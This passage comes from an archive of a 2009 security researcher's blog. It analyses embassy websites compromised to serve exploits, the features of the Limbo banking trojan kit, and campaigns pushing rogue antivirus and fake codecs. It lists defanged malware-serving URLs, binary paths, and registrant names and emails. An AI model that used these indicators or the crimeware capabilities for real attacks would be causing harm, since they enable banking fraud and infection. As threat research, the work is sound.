6. http://ddanchev.blogspot.com/2008/03/new-media-malware-gang-part-four.html

7. http://ddanchev.blogspot.com/2008/02/new-media-malware-gang-part-three.html

8. http://ddanchev.blogspot.com/2007/12/new-media-malware-gang-part-two.html

9. http://ddanchev.blogspot.com/2007/11/new-media-malware-gang.html

10. http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

11. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

12. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

13. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

14. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

15. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

977

Who's Behind the Estonian DDoS Attacks from 2007? (2009-03-12 17:39)

The rush to claim responsibility for 2007's DDoS attacks against Estonia

978



Ethiopian Embassy in Washington D.C Serving Malware (2009-03-18 23:10)

*Oops, they keep doing it again and again. The web site of the Ethiopian Embassy in Washington D.C (**ethiopianem-bassy.org**) has been [1]compromised and is currently iFrame-ed to point to a live exploits serving URL on behalf of Russian cybercriminals, naturally in a multitasking mode since the iFrame used to act as a redirector in several other malware campaigns.*

*Despite that the iFrame domain (**1tvv .com/index.php**) is already "taken care of", details on the original campaign can still be provided. Multiple dynamic redirectors with a hard coded malware serving domain are nothing new, thanks to sophisticated traffic management kits allowing this to happen. The mentality applied here is pretty simple and is basically mimicking fast-flux as a concept.*

With or without one of the redirection domains, the campaign keeps running like the following:

us18.ru/@/include/spl.php *(91.203.4.112) as the hard coded malware serving domain within the mix, is currently serving Office Snapshot Viewer, MDAC, Adobe Collab overflow exploits etc. courtesy of web malware*

exploitation kit (Fiesta). Traffic management is done through ***trafficinc .ru*** *and* ***trafficmonsterinc .ru*** *also parked at 91.203.4.112 with [2]Win32.VirToolObfusca served at the end.*

Related posts:

[3]USAID.gov compromised, malware and exploits served

[4]Azerbaijanian Embassies in Pakistan and Hungary Serving Malware

[5]Embassy of India in Spain Serving Malware

[6]Embassy of Brazil in India Compromised

[7]The Dutch Embassy in Moscow Serving Malware

[8]U.S Consulate in St. Petersburg Serving Malware

[9]Syrian Embassy in London Serving Malware

[10]French Embassy in Libya Serving Malware

1. http://www.sophos.com/security/blog/2009/03/3564.html

2. http://www.virustotal.com/analisis/fff217d70312ff26f48bdaef9e66b6c5

3. http://blogs.zdnet.com/security/?p=2817

4. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

5. http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

6. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

7. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

8. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

9. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

10. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

979



Crimeware in the Middle - Limbo (2009-03-19 18:59)

While you were out - "[1]Cybercrime-as-a-Service is finally taking off" and a $400 will get you in the hacking business.

Such a mentality speaks for an outdated situational awareness.

Cybercrime as a service originally started in the form of "value-added" post-purchase services, the now ubiquitous lower detection rate management for a malware binary, and

anti-abuse domain hosting for the command and control interface, several years ago. As far as the $400 required as an entry barrier into cybercrime no longer exists.

In reality, pirated copies each and every web malware exploitation kit including the proprietary crimeware kits are becoming more widespread these days.

The cybercrime economy has not only matured into a sophisticated services-driven marketplace a long time

ago, but also, nowadays we can clearly see how standardizing the exploitation approach is inevitably resulting in efficiencies – think web malware exploitation kits with diverse exploits sets and massive SQL injection attacks.

The underground economy is in fact so vibrant, that the existing monoculture on the crimeware front is already

[2]allowing cybercriminals to hijack the crimeware botnets of other cybercriminals unaware of the fact that they're running an oudated copy of their kit.

Followed by Zeus and Adrenalin, it's time to profile Limbo, an alternative crimeware kit that's been publicly available for purchase since 2007. Interestingly, none of these kits can compare to the current market share of Zeus, perhaps the most popular crimeware kit these days, a development largely driven by the community build around Zeus, and the major enhancements introduced within the kit on behalf of third-party developers.

Here's what Limbo is all about:

980





" It works on the principle of the add-in to Internet Explorer, not visible in the processes to make the logs being hidden from the firewall redirector, and other programs to monitor network activity. Supplied as a loader, which is removed after the launch, unpacks itself and make all necessary entries in the registry. When you first start IE it cleans Cookies, reads Protected Storage (Autosaved passwords in IE, Outlook passwords, etc.) Whenever a user visits the monitored sites, Limbo intercepts the parameters which are later on transmitted to the server once the user presses the browser key.

Commands:

- Update the binary

981



- Launch arbitrary exe file

- Update configurator (xml file available)

- Cleaning Cookies

- Remove Limbo

- Theft of keys for Bank of America, as well as the keys of those banks that have moved to a system of keys

- Exclude all the keys for Bank of America, as well as other banks of keys (control questions asked again, and you can intercept the answers to them)

- Add to your hosts - to block a certain site (it seems as if it does not boot at all)

- Reboot Windows

- Destroy Windows

Main features:

- Grabs data from forms, including data around forms (all in a row or a pattern described in the configuration file)

- Logging of keystrokes in the browser, at the time when the user enters something in the edit form (it is sometimes useful - for example when the entered data is encrypted after submit form)

- Logging of virtual keyboards (universal technology was developed for the Turkish and Australian banks)

- Theft of keys (Bank of America, as well as other banks, whose protection is key-based) - are in the archive, the archive is created from the user on the computer.

- Delete key (Bank of America, as well as other banks, whose protection is built based on keys) - it is useful to force the user to enter answers to security questions

- Scam page redirection (the fake of same page with the substitution of the address bar of IE and the status bar on infected hosts)

- Harvesting of emails (including the address book user) - by request includes this possibility

- Set the filter for sites that do not need to intercept

- Simple injects-based system (paste your text input field on a particular site - for example, to ask for a pin Holder)

- Smart injects system - blocking form until user input is not injected into the data fields (checking for the count-woo characters of their type - the numbers or letters)

- TANs grabbing - vital for the German sites

Paid only features:

- A hidden transfer (transfer of command from the admin panel) - HARD-sharpen under one bank

982



- Autocomplete of hijacked session (eg when a user makes a transfer, useful if the transfer requires the SMS confirmation. Strictly tied to a particular bank only.

PHP based admin includes:

- Mapping of users to the admin

- Directing teams selected users

- Delete commands and users

- Showing the status of the command

- Mapping and IP users

- Ability to delete tax

- Display the size of logs

- Search for logs

- Archiving of logs

- Filter by country

- Possibility of sending logs to email

- Statistics on infection

- View collected emails

- The giving of the notes selected users

- The last call

- Displaying a page by page (say 200 records per page)

- An opportunity to log everything in one file (optional)

- Sorting of logs according to different criteria

- Delete all logs

- Have the opportunity to log into mysql, as well as the ability to search for him there is (an order of magnitude faster search)

983

These commands are downloaded to the host after a certain period of time and performed in the admin panel you can see the status of commands for a specific user - download \ downloaded but not executed \ implemented. "

With crimeware in the middle, no SSL/two-factor based authentication can ensure a non-transparent to the

eyes of the cybercriminal transaction.

Related posts:

[3]Crimeware in the Middle - Adrenalin

[4]Crimeware in the Middle - Zeus

[5]76Service - Cybercrime as a Service Going Mainstream

[6]Zeus Crimeware as a Service Going Mainstream

[7]Modified Zeus Crimeware Kit Gets a Performance Boost

[8]Modified Zeus Crimeware Kit Comes With Built-in MP3 Player

[9]Zeus Crimeware Kit Gets a Carding Layout

[10]The Zeus Crimeware Kit Vulnerable to Remotely Exploitable Flaw[11]

1. http://www.itnews.com.au/News/98524,cybercrimeasaservice-takes-off.aspx

2. http://ddanchev.blogspot.com/2009/02/help-someone-hijacked-my-100k-zeus.html

3. http://ddanchev.blogspot.com/2009/02/crimeware-in-middle-adrenalin.html

4. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

5. http://ddanchev.blogspot.com/2008/08/76service-cybercrime-as-service-going.html

6. http://ddanchev.blogspot.com/2008/12/zeus-crimeware-as-service-going.html

7. http://ddanchev.blogspot.com/2008/11/modified-zeus-crimeware-kit-gets.html

8. http://ddanchev.blogspot.com/2008/09/modified-zeus-crimeware-kit-comes-with.html

9. http://ddanchev.blogspot.com/2008/11/zeus-crimeware-kit-gets-carding-layout.html

10. http://ddanchev.blogspot.com/2008/06/zeus-crimeware-kit-vulnerable-to.html

11. http://ddanchev.blogspot.com/2008/04/crimeware-in-middle-zeus.html

984



Embassy of Portugal in India Serving Malware (2009-03-25 23:08)

*Yet another embassy web site is falling victim into a malware attack serving Adobe exploits to its visitors. As of last Friday, [1]the official web site of the Embassy of Portugal in India has been compromised (**embportindia.co.in**).*

Who's behind the attack? Interestingly, that's the very same group that compromised the [2]Azerbaijanian Embassies in Pakistan and Hungary earlier this month. Assessing this campaign once again establishes a direct connection with the Rusian Business Network's pre-shutdown netblocks and static locations.

The very same domain using the same web traffic redirection script, used in the malware campaigns at the

*Azerbaijanian Embassies in Pakistan and Hungary, can be found at the Portugal embassy's web site. **betstarwager***

.cn/in.cgi?cocacola84 *redirects to* ***ghrgt.hostindianet .com/index.php?cocacola84*** *(94.247.3.151) where [3]Multiple Adobe Reader and Acrobat buffer overflows are served :*

zzzz.hostindianet .com/load.php?id=4 *->* ***ghrgt.hostindianet .com/cache/readme.pdf***

zzzz.hostindianet .com/load.php?id=5 *->* ***ghrgt.hostindianet .com/cache/flash.swf***

The second iFramed domain ***ntkrnlpa .cn/rc/*** *(159.226.7.162) has a juicy history linking it to previous campaigns. In [4]February, 2008, an anti-malware vendor's site (AvSoft Technologie) was iFramed with the iFrame back then (****ntkrnlpa .info/rc/?i=1****) pointing to the Russian Business Network's original netblock It gets even more interesting when you take into consideration the fact that* ***ntkrnlpa.info*** *was also sharing ifrastructure with* ***zief.pl****, among the [5]most widely abused domains in the recent [6]Google Trends keywords [7]hijacking campaigns.* ***Zief.pl*** *is also service of choice for certain campaigns of the [8]Virut malware family,* ***irc.zief.pl*** *in particular.*

*It gets even more malicious considering that on the same IP (****ntkrnlpa .cn/rc/ 159.226.7.162****) where one of the malware domains in the embassy's campaign is parked, we can easily spot domains (****baidu-baiduxin3 .cn*** *for instance) that were participating in last year's [9]IE7 massive zero day exploit serving campaign. Moreover, in a typical multitasking stage, the cybercriminals behind the campaign are also hosting [10]Zeus crimeware campaigns on it.*

A reincarnation of a well known RBN domain, confirmed participation at related compromises of embassy

web sites by the same group, sharing ifrastructure with domains from a massive IE7 ex-zero day attack and hosting Zeus crimeware command and control locations - underground multitasking at its best.

Related posts:

[11]Ethiopian Embassy in Washington D.C Serving Malware

[12]USAID.gov compromised, malware and exploits served

[13]Azerbaijanian Embassies in Pakistan and Hungary Serving Malware

[14]Embassy of India in Spain Serving Malware

[15]Embassy of Brazil in India Compromised

[16]The Dutch Embassy in Moscow Serving Malware

985

[17]U.S Consulate in St. Petersburg Serving Malware

[18]Syrian Embassy in London Serving Malware

[19]French Embassy in Libya Serving Malware

1. http://securitylabs.websense.com/content/Alerts/3326.aspx

2. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

3. http://www.virustotal.com/analisis/46499ad85a338b6d089ac31326a0daa5

4. http://ddanchev.blogspot.com/2008/02/anti-malware-vendors-site-serving.html

5. http://www.google.com/safebrowsing/diagnostic?site=zief.pl/

6. http://blogs.zdnet.com/security/?p=1995

7. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

8. http://vil.nai.com/vil/content/v_143034.htm

9. http://blogs.zdnet.com/security/?p=2328

10. https://zeustracker.abuse.ch/monitor.php?ipaddress=159.226.7.162

11. http://ddanchev.blogspot.com/2009/03/ethiopian-embassy-in-washington-dc.html

12. http://blogs.zdnet.com/security/?p=2817

13. http://ddanchev.blogspot.com/2009/03/azerbaijanian-embassies-in-pakistan-and.html

14. http://ddanchev.blogspot.com/2009/01/embassy-of-india-in-spain-serving.html

15. http://ddanchev.blogspot.com/2008/11/embassy-of-brazil-in-india-compromised.html

16. http://ddanchev.blogspot.com/2008/01/dutch-embassy-in-moscow-serving-malware.html

17. http://ddanchev.blogspot.com/2007/09/us-consulate-st-petersburg-serving.html

18. http://ddanchev.blogspot.com/2007/09/syrian-embassy-in-london-serving.html

19. http://ddanchev.blogspot.com/2007/12/have-your-malware-in-timely-fashion.html

986



A Diverse Portfolio of Fake Security Software - Part Sixteen (2009-03-26 13:08)

The following are some of the very latest typosquatted rogue security software domains pushed through blackhat SEO, web site compromises, and systematic abuse of legitimate Web 2.0 services.

yourstabilitysystem .com *(209.44.126.14)*

onlinescanservice .com

scanalertspage .com

getscanonline .com

bestfiresfull .com

yourstabilitysystem .com

mostpopularscan .com

vistastabilitynow .com

scanvistanow .net

vistastabilitynow .net

central-scan .com *(212.117.165.126) Maureen Whelan*
Email: maureenwhelanjr@googlemail.com

royalsoftwareupdate .com

987

uptodate-protection .com

updatesoftwarecenter .com

webscannertools .com

protectprivacy18 .com *(209.249.222.48) Arnes Skopec*
Email: arnessl2370@gmail.com

malwarescanner20 .com

antispyscanner13 .com

privacyscanner15 .com

easywinscanner17 .com

systemscanner19 .com

malwaredefender2009 .com *(67.43.237.75) Josef Branc*
Email: jsfsl2341@googlemail.com

systemguard2009 .com

systemguard2009m .com

angantivirus-2009 .com *(70.38.73.26)*

angantivirus2009 .com

check-ms-antivirus .com *(78.26.179.131) Brett Quihuiz*
Email: BrettQuihuiz@gmail.com

ms-loads-av .com *(78.26.179.137) Hou Stephen Email: StepDunnu@gmail.com*

secure-data-group .com *(209.8.45.147) Joseph Barnes Email: jhbarnes40@gmail.com*

dlmaldef09 .com *(67.43.237.78) Josef Branc Email: jsfsl2341@googlemail.com*

dlsgd3 .com

getsgd3 .com

getsysgd09 .com

getmaldef09 .com

dlsg09 .com

getsg09 .com

988



gomaldef09 .com *(67.43.237.77) Josef Branc Email: jsfsl2341@googlemail.com*

gosgd3 .com

gosysgd09 .com

gosg09 .com

anti-virus-2010-pro .info *(70.38.19.201) Ivan Durov Email: idomains.admin@gmail.com*

av2010pro .com

anti-virus-1 .info

bestdownloadav1 .info

antivirus1-site .info

anti-virus-2010-pro-downloads .info

anti-virus1-installs .info

webprotectionreads .com *(94.247.3.74)*

stabilitytraceweb .com

989

safetyscanworld .com

instantsecurityscanworld .com

thestabilityinternetworld .com

stabilityexamineguide .com

scanusonline .com

websafetynetscan .com

websafetynetscan .com

webstabilityscan .com

[1]Bad, bad, cybercrime-friendly ISPs!

Related posts:

[2]A Diverse Portfolio of Fake Security Software - Part Fifteen

[3]A Diverse Portfolio of Fake Security Software - Part Fourteen

[4]A Diverse Portfolio of Fake Security Software - Part Thirteen

[5]A Diverse Portfolio of Fake Security Software - Part Twelve

[6]A Diverse Portfolio of Fake Security Software - Part Eleven

[7]A Diverse Portfolio of Fake Security Software - Part Ten

[8]A Diverse Portfolio of Fake Security Software - Part Nine

[9]A Diverse Portfolio of Fake Security Software - Part Eight

[10]A Diverse Portfolio of Fake Security Software - Part Seven

[11]A Diverse Portfolio of Fake Security Software - Part Six

[12]A Diverse Portfolio of Fake Security Software - Part Five

[13]A Diverse Portfolio of Fake Security Software - Part Four

[14]A Diverse Portfolio of Fake Security Software - Part Three

[15]A Diverse Portfolio of Fake Security Software - Part Two

[16]Diverse Portfolio of Fake Security Software

1. http://blogs.zdnet.com/security/?p=2764

2. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

3. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

4. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

5. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

7. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

8. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

9. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

10. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

11. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

12. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

14. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

15. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

990



Summarizing Zero Day's Posts for March (2009-03-31 17:54)

The following is a brief summary of all of my posts at ZDNet's [1]Zero Day for March. You can also go through previous summaries for [2]February, [3]January, [4]December, [5]November, [6]October, [7]September, [8]August and [9]July, as well as subscribe to my [10]personal RSS feed or [11]Zero Day's main feed.

Notable articles include: [12]Inside BBC's Chimera botnet and [13]Study: IE8's SmartScreen leads in malware protection.

***01.** [14]Conficker worm to DDoS legitimate sites in March*

***02.** [15]Bad, bad, cybercrime-friendly ISPs!*

***03.** [16]Google downplays severity of Gmail CSRF flaw*

***04.** [17]USAID.gov compromised, malware and exploits served*

***05.** [18]International Kaspersky sites susceptible to SQL injection attacks*

06. *[19]New study details the dynamics of successful phishing*

07. *[20]BBC team buys a botnet, DDoSes security company Prevx*

08. *[21]Comcast responds to passwords leak on Scribd*

09. *[22]Diebold ATMs infected with credit card skimming malware*

10. *[23]Ex-botnet master hired by TelstraClear*

11. *[24]Study: IE8's SmartScreen leads in malware protection*

991

12. *[25]Scareware meets ransomware: "Buy our fake product and we'll decrypt the files"*

13. *[26]Inside BBC's Chimera botnet*

1. http://blogs.zdnet.com/security

2. http://ddanchev.blogspot.com/2009/03/summarizing-zero-days-posts-for.html

3. http://ddanchev.blogspot.com/2009/02/summarizing-zero-days-posts-for-january.html

4. http://ddanchev.blogspot.com/2009/01/summarizing-zero-days-posts-for.html

5. http://ddanchev.blogspot.com/2008/12/summarizing-zero-days-posts-for.html

6. http://ddanchev.blogspot.com/2008/11/summarizing-zero-days-posts-for-october.html

7. http://ddanchev.blogspot.com/2008/10/summarizing-zero-days-posts-for.html

8. http://ddanchev.blogspot.com/2008/09/summarizing-zero-days-posts-for-august.html

9. http://ddanchev.blogspot.com/2008/08/summarizing-zero-days-posts-for-july.html

10. http://updates.zdnet.com/tags/dancho+danchev.html?t=0&s=0&o=1&mode=rss

11. http://feeds.feedburner.com/zdnet/security

12. http://blogs.zdnet.com/security/?p=3045

13. http://blogs.zdnet.com/security/?p=2981

14. http://blogs.zdnet.com/security/?p=2754

15. http://blogs.zdnet.com/security/?p=2764

16. http://blogs.zdnet.com/security/?p=2773

17. http://blogs.zdnet.com/security/?p=2817

18. http://blogs.zdnet.com/security/?p=2842

19. http://blogs.zdnet.com/security/?p=2846

20. http://blogs.zdnet.com/security/?p=2868

21. http://blogs.zdnet.com/security/?p=2900

22. http://blogs.zdnet.com/security/?p=2908

23. http://blogs.zdnet.com/security/?p=2976

24. http://blogs.zdnet.com/security/?p=2981

25. http://blogs.zdnet.com/security/?p=3014

26. http://blogs.zdnet.com/security/?p=3045

992



Diverse Portfolio of Fake Security Software - Part Seventeen (2009-03-31 17:58)

The following are some of the currently active/about to go online rogue security software domains, and their associated payment gateways exposed in the spirit of the [1]Diverse Portfolio of Fake Security Software series. During the past two months, an obvious [2]migration of well known Russian Business Network customers continues taking place, with their portfolios of malicious campaigns currently parked several ISPs. ***zlkon.lv*** *(DATORU EXPRESS SERVISS*

Ltd (AS12553 PCEXPRESS-AS) remaining the ISP of choice for the time being, in the context of rogue security software.

mydwnld .com *(94.102.51.14; 88.198.8.15; 94.102.51.14)*

desktoprepairpackage .com

malwareremovingtool .com

spywareprotectiontool .com

pcantimalwaresolution .com

pcsolutionshelp .com

removespywarethreats .com

yournetcheckonline .com *(94.247.2.215)*

bestnetcheckonline .com

993

easynetcheckonline .com

yourwebexamine .com

bestwebexamine .com

easywebexamine .com

yourinternetexamine .com

myinternetexamine .com

linkcanlive .com

yourwebscanlive .com

easywebscanlive .com

internethomecheck .com

websecurecheck .com

websportscheck .com

websmartcheck .com

yournetascertain .com

yournetcheckpro .com

bestwebscanpro .com

security-check-center .com

downloadantivirusplus .com

theantivirusplus .com

myantivirusplus .com

safeyouthnet .com

av-plus-support .com

994



antispywareproupdates .com *(94.76.213.227) Jeanne M Bartels Email: dev@angelespd.com*

microsoft.infosecuritycenter .com

microsoft.softwaresecurityhelp .com

professionalupdateservice .com

platinumsecurityupdate .com

platinumsecurityupdate .com

antispywarequickupdates .com *(78.137.168.33)*

paymentsystemonline .com *(213.239.210.54) Jerom M Collins Email: admin@routerpayments.com*

liveupdatesoftware .com

royalsoftwareupdate .com

protectionsoftwarecheck .com

securitysoftwarecheck .com

privateupdatesystem .com

995



updatesoftwarecenter .com

updateprotectioncenter .com

updatepcsecuritycenter .com

powerdownloadserver .com

rapidsoftwareupdates .com

professionalsoftwareupdates .com

allsoftwarepayments .com

powerfullantivirusproduct .com

securedprostatsupdates .cn

996

liveantimalwareproscan .com *(91.211.64.47) Giang B Ahrens Email: chu-thi-huong@giang.com*
liveantimalwarequickscnan .com

online-antimalware-scanner .com

advancedprotectionscanner .com

advancedproantivirusscanner .com

securedsystemupdates .com *(78.47.248.113) Anatoliy Lushko Email: tvdomains@lycos.com*

premiumworldpayments .com

systemsecuritytool .com *(209.44.126.16)*

systemsecurityonline .com

internetsafetyexamine .com *(91.212.65.55)*

youronlinestability .com

promotion-offer .com *(78.46.148.49; 85.17.254.158; 88.198.233.225; 89.248.168.46) Email: Roland Peters roland-peters@europe.com*

During March, a new type of [3]scareware with elements of ransomware started circulating in the wild. It will be interesting to monitor whether it will become the de-facto standard for optimizing revenues out of rogue security software.

Related posts:

[4]A Diverse Portfolio of Fake Security Software - Part Sixteen

[5]A Diverse Portfolio of Fake Security Software - Part Fifteen

[6]A Diverse Portfolio of Fake Security Software - Part Fourteen

[7]A Diverse Portfolio of Fake Security Software - Part Thirteen

[8]A Diverse Portfolio of Fake Security Software - Part Twelve

[9]A Diverse Portfolio of Fake Security Software - Part Eleven

[10]A Diverse Portfolio of Fake Security Software - Part Ten

[11]A Diverse Portfolio of Fake Security Software - Part Nine

[12]A Diverse Portfolio of Fake Security Software - Part Eight

[13]A Diverse Portfolio of Fake Security Software - Part Seven

[14]A Diverse Portfolio of Fake Security Software - Part Six

[15]A Diverse Portfolio of Fake Security Software - Part Five

[16]A Diverse Portfolio of Fake Security Software - Part Four

[17]A Diverse Portfolio of Fake Security Software - Part Three

[18]A Diverse Portfolio of Fake Security Software - Part Two

[19]Diverse Portfolio of Fake Security Software

1. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

2. http://blogs.zdnet.com/security/?p=2764

3. http://blogs.zdnet.com/security/?p=3014

4. http://ddanchev.blogspot.com/2009/03/diverse-portfolio-of-fake-security.html

5. http://ddanchev.blogspot.com/2009/02/diverse-portfolio-of-fake-security.html

6. http://ddanchev.blogspot.com/2009/01/diverse-portfolio-of-fake-security.html

7. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security_12.html

8. http://ddanchev.blogspot.com/2008/11/diverse-portfolio-of-fake-security.html

9. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_28.html

10. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_22.html

11. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security_16.html

12. http://ddanchev.blogspot.com/2008/10/diverse-portfolio-of-fake-security.html

13. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_30.html

14. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security_24.html

15. http://ddanchev.blogspot.com/2008/09/diverse-portfolio-of-fake-security.html

16. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_25.html

17. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security_20.html

18. http://ddanchev.blogspot.com/2008/08/diverse-portfolio-of-fake-security.html

19. http://ddanchev.blogspot.com/2007/12/diverse-portfolio-of-fake-security.html

998

2.4

April

999



Bogus LinkedIn Profiles Redirect to Malware and Rogue Security Software (2009-04-01 17:38)

From the automatically registered [1]bogus LinkedIn profiles promoting pharmaceuticals campaign in February, to

[2]January's malware campaign redirecting to malware Zlob variants and rogue security software, the malware gang behind both of these campaigns is once again showcasing its persistence.

It gets even more interesting when a direct connection between January's, this very latest campaign, and the most recent massive [3]comment-spam attack at Digg.com, is established since the very same malware domains are participating in all of the campaigns (e.g ***funkytube .net****)*

Bogus LinkedIn profiles for March:

linkedin .com/in/keeleyhazellsextape

linkedin .com/in/minimesextape

linkedin .com/in/lindsaylohansextape1

linkedin .com/in/vernetroyersextape

linkedin.com/in/freejennifertoasteetoofsex

linkedin .com/in/parishiltonsextapeq

linkedin .com/in/britneyspearssextapeq

1000



linkedin .com/in/carmenelectra

linkedin .com/in/halleberrysexscene

linkedin .com/pub/dir/tila tequila/sex

linkedin .com/in/carmenelectrasex1

linkedin .com/in/carmenelectrasexscene1

linkedin .com/pub/dir/jennifer %20aniston/sex %20scene

linkedin .com/in/lindsaylohansex1

linkedin.com/in/olsentwinsnude

linkedin.com/in/keiraknightleynude

linkedin.com/in/christinaaguileradirrty1

linkedin.com/pub/dir/emma watson/wearing

linkedin.com/in/trishstratusnude

linkedin.com/pub/dir/ellen degeneres/gay

linkedin.com/in/angelinajolienaked1

linkedin.com/in/carmenelectranaked1

linkedin.com/pub/dir/tila tequila/porn

linkedin.com/pub/dir/emma watson/porn

linkedin.com/pub/dir/disney's raven/symone nude

1001

linkedin .com/pub/dir/olsen twins/camel toe

linkedin .com/in/aliciamachadodesnuda

linkedin .com/pub/dir/leighton meester/nude

linkedin .com/in/katehudsonnude

linkedin .com/in/jenniferanistonbangs1

linkedin .com/in/hilaryduffnude2

linkedin .com/in/adriennebailonnaked

linkedin .com/in/jennifermorrisonnude1

linkedin .com/in/jenniferlopezdesnuda

linkedin .com/in/jennifergarnernude1

linkedin .com/in/aishwaryaraiwearingnothing

linkedin .com/in/isprinceharrygay

linkedin .com/in/vanessahudgensnude

linkedin .com/in/mariahcareynude1

linkedin .com/pub/dir/olsen twins/nudity

linkedin .com/pub/dir/denise richards/naked

linkedin .com/pub/dir/kate mara/naked

linkedin .com/in/carmencocks1

linkedin .com/in/ravensymonebreast

linkedin .com/in/adriennebailonnudephotos

linkedin .com/pub/dir/shakira/nude

linkedin .com/in/jenniferanistonnude

linkedin .com/in/emmawatsonkissingsomeone

Using a celebrities theme, all of these bogus accounts are linking to the same malware serving domains. The following central redirectors :

oymomahon .com/fathulla/11.html

oymomahon .com/mirolim-video/3.html

oymomahon .com/paqi-video/28.html

muse.100-celebrities .com/paqi-video/1.html

nahyu .org/xxxx/

1k .pl/nufexz

are then redirecting to another set of fake codec domains :

xretrotube .com

globextubes .com

globalstube2009 .com

globerstube .com

spywareremover21 .com

antispyscanner13 .com

privacyscanner15 .com

easywinscanner17 .com

systemscanner19 .com

sgviralscan .com

to ultimately direct the visitor to the actual binaries:

nahyu .org/xxx/video/teens _fuck _orgy11.mpeg.exe - *[4]detection rate*

loyaldown99 .com/codec/186.exe - *[5]detection rate*

kol-development .com/viewtubesoftware.40012.exe - *[6]detection rate*

1002

Despite the fact that [7]real-time/event-based blackhat search engine optimization is gaining popularity these days, blackhat SEO in its very nature relies on huge bogsus content farms, using a diverse theme-based set of content, usually generated in an automated fashion. Real-time blackhat SEO or standard volume-based blackhat SEO as a tactic of choice? Does it really matter given that from the perspective of tactical warfare, combining well proven tactics results in high click-through/infection rates for the campaigns in question.

Related posts:

[8]Blackhat SEO Redirects to Malware and Rogue Software

[9]The Invisible Blackhat SEO Campaign

[10]Attack of the SEO Bots on the .EDU Domain

[11]p0rn.gov - The Ongoing Blackhat SEO Operation

[12]The Continuing .Gov Blackat SEO Campaign

[13]The Continuing .Gov Blackhat SEO Campaign - Part Two

[14]Rogue RBN Software Pushed Through Blackhat SEO

[15]Massive Blackhat SEO Targeting Blogspot

[16]Blackhat SEO Campaign at The Millennium Challenge Corporation

[17]Fake Porn Sites Serving Malware

[18]Fake Porn Sites Serving Malware - Part Two

[19]Fake Celebrity Video Sites Serving Malware

[20]Fake Celebrity Video Sites Serving Malware - Part Two

[21]Fake Celebrity Video Sites Serving Malware - Part Three

[22]The Template-ization of Malware Serving Sites

[23]The Template-ization of Malware Serving Sites - Part Two

[24]A Portfolio of Fake Video Codecs

1. http://ddanchev.blogspot.com/2009/02/pharmaceutical-spammers-targeting.html

2. http://ddanchev.blogspot.com/2009/01/dissecting-bogus-linkedin-profiles.html

3. http://ddanchev.blogspot.com/2009/02/fake-codec-serving-domains-from.html

4. http://www.virustotal.com/analisis/7f96ee61396df01927912813ae2aec02

5. http://www.virustotal.com/analisis/b49ed1af0a2a29a05d124c3f7a205d16

6. http://www.virustotal.com/analisis/8925d4b7c76d6211e8acf8af463b055a

7. http://ddanchev.blogspot.com/2008/10/syndicating-google-trends-keywords-for.html

8. http://ddanchev.blogspot.com/2008/06/blackhat-seo-redirects-to-malware-and.html

9. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

10. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

11. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

12. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html

13. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html

14. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

15. http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html

16. http://ddanchev.blogspot.com/2008/05/blackhat-seo-campaign-at-millennium.html

17. http://ddanchev.blogspot.com/2008/06/fake-porn-sites-serving-malware.html

18. http://ddanchev.blogspot.com/2008/07/fake-porn-sites-serving-malware-part.html

19. http://ddanchev.blogspot.com/2008/06/fake-celebrity-video-sites-serving.html

